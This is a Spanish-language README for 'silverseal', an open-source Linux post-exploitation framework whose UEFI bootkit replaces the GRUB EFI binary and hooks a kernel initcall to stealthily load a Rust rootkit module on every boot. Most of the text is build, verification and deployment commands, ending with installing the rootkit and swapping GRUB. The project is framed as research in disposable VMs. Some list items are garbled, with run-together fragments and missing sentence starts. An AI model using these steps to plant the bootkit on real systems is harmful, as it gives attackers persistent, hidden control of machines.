
 idov31/silverseal
Framework de post-explotación para Linux con un bootkit UEFI que carga de forma persistente y sigilosa un rootkit de módulo de kernel basado en Rust en sistemas Linux modernos.



Silverseal es un framework de investigación de bootkits para Linux de código abierto escrito en Rust. Demuestra cómo un bootkit UEFI engancha el proceso de arranque de Linux para cargar un módulo del kernel escrito en Rust. El repositorio contiene:
silverseal-bootkit/: el bootkit UEFI no_std, con ensamblador específico de arquitectura bajo asm/.silverseal-rootkit/: el módulo del kernel de Linux en Rust gestionado por Kbuild.scripts/: utilidades de entorno, despliegue y recuperación.El proyecto explora el desarrollo de bootkits UEFI, el enganche de la cadena de arranque de Linux, la carga de módulos del kernel y la persistencia previa al sistema operativo en un entorno de investigación.

grubx64.efi se reemplaza por silverseal-bootkit.efi; el original se conserva como grubx64.efi.original..text, mantiene su work_struct y argumentos en una cave de .data, y redirige esa entrada de initcall al stager.schedule_work, y luego salta al initcall original para que este siga ejecutándose.call_usermodehelper para ejecutar /sbin/insmod /silverseal_rootkit.ko desde el sistema de archivos raíz real.El hook del kernel x64 utiliza firmas y suposiciones de diseño de una imagen de kernel de Ubuntu específica. Coincidir únicamente con los artefactos de compilación no garantiza que el hook funcione en otro kernel; valide la imagen objetivo y el comportamiento de arranque en una VM desechable.
ARM64 replica el modelo de despliegue x86 existente:
grubaa64.efi se reemplaza por silverseal-bootkit.efi; el original se conserva como grubaa64.efi.original..linux del vmlinuz preparado y observa su descompresión exitosa en vmlinux.work_struct del kernel y llama a schedule_work.isra.0 del kernel objetivo. Su worker duerme durante 10 segundos y luego invoca /sbin/insmod /silverseal_rootkit.ko desde el sistema de archivos raíz real.En Ubuntu, install_dependencies.sh instala los paquetes de compilación, Rust y rust-src, y bindgen-cli. También comprueba si el kernel en ejecución anuncia CONFIG_RUST=y. Revise el script antes de ejecutarlo, ya que instala paquetes y cambia la cadena de herramientas predeterminada de Rust:
./scripts/install_dependencies.sh
En WSL2 con Ubuntu, wsl_setup.sh prepara un kernel WSL2 personalizado con soporte para Rust, un VHDX de módulos y un árbol de compilación para módulos externos. Opcionalmente, puede escribir una entrada .wslconfig de Windows. Revisa sus opciones y los cambios que realiza antes de ejecutarlo:
./scripts/wsl_setup.sh --help
./scripts/wsl_setup.sh
El objetivo ARM64 Ubuntu fijado tiene un flujo de configuración separado a continuación. ubuntu_target_setup.sh se ejecuta de forma nativa en esa VM ARM64 y deriva la versión de Rust requerida a partir de su configuración del kernel; no es un asistente genérico de compilación cruzada para WSL.
Utilice la VM nativa de Ubuntu ARM64 en Apple Silicon. El módulo real debe compilarse a través del árbol Kbuild del kernel objetivo, no con el stub del IDE de Cargo:
cd Silverseal
./scripts/ubuntu_target_setup.sh 7.0.0-31-generic

cd silverseal-rootkit
make clean ARCH=arm64 LLVM= KDIR=/lib/modules/7.0.0-31-generic/build
PATH=/usr/bin:/bin:$PATH \
RUST_LIB_SRC=/path/printed/by/ubuntu_target_setup.sh \
make RUST_MIN_TOOLCHAIN= \
  ARCH=arm64 \
  LLVM= \
  KDIR=/lib/modules/7.0.0-31-generic/build \
  RUSTC=rustc-1.93 \
  RUSTDOC=rustdoc-1.93
Confirme que Kbuild generó el módulo para el kernel fijado:
file target/arm64/7.0.0-31-generic/silverseal_rootkit.ko
modinfo target/arm64/7.0.0-31-generic/silverseal_rootkit.ko | grep vermagic
Antes de las pruebas en tiempo de ejecución, valide el diseño de work_struct del kernel objetivo a partir de su BTF o DWARF: tamaño de 32 bytes, entry en el desplazamiento 8 y func en el desplazamiento 24. Una discrepancia es una parada obligatoria porque esos valores son codificados por el stager.
Apple Silicon puede compilar el binario UEFI AArch64 directamente. Instale Rust estable con el target aarch64-unknown-uefi y PowerShell (pwsh) para la verificación de fixtures.
Los artefactos fijados de gran tamaño se esperan en tmp/silverseal-kernel-7.0.0-31-generic/. Genere el perfil v3 después de verificar sus hashes, firmas únicas, PE stock-zboot anidado, caves, initcall y evidencia de System.map enlazado:
cd Silverseal
pwsh ./scripts/verify_arm64_fixture.ps1 \
  -ArtifactDirectory ./tmp/silverseal-kernel-7.0.0-31-generic \
  -OutputDirectory ./target/arm64-fixture/7.0.0-31-generic-v3

export SILVERSEAL_ARM64_PROFILE="$PWD/target/arm64-fixture/7.0.0-31-generic-v3/7.0.0-31-generic.ssarm64p"
cargo build-bootkit-arm64 --release
El resultado es:
target/aarch64-unknown-uefi/release/silverseal-bootkit.efi
Una compilación ARM64 sin SILVERSEAL_ARM64_PROFILE deliberadamente no instala ningún hook. El perfil y los pequeños fixtures de firma se encuentran en fixtures/arm64/7.0.0-31-generic/; los artefactos grandes del kernel y GRUB permanecen ignorados.
Los contratos del lado del host se pueden ejecutar con:
cargo test-arm64
cargo test -p silverseal-bootkit --bin silverseal-arm64-tool --features arm64-tools
Copia el bootkit y el módulo en la VM, luego coloca el módulo en el sistema de archivos raíz real y reemplaza el binario GRUB ARM64 existente:
sudo install -m 0644 \
  silverseal-rootkit/target/arm64/7.0.0-31-generic/silverseal_rootkit.ko \
  /silverseal_rootkit.ko

sudo ./scripts/setup_silverseal.sh arm64 \
  target/aarch64-unknown-uefi/release/silverseal-bootkit.efi
sudo reboot







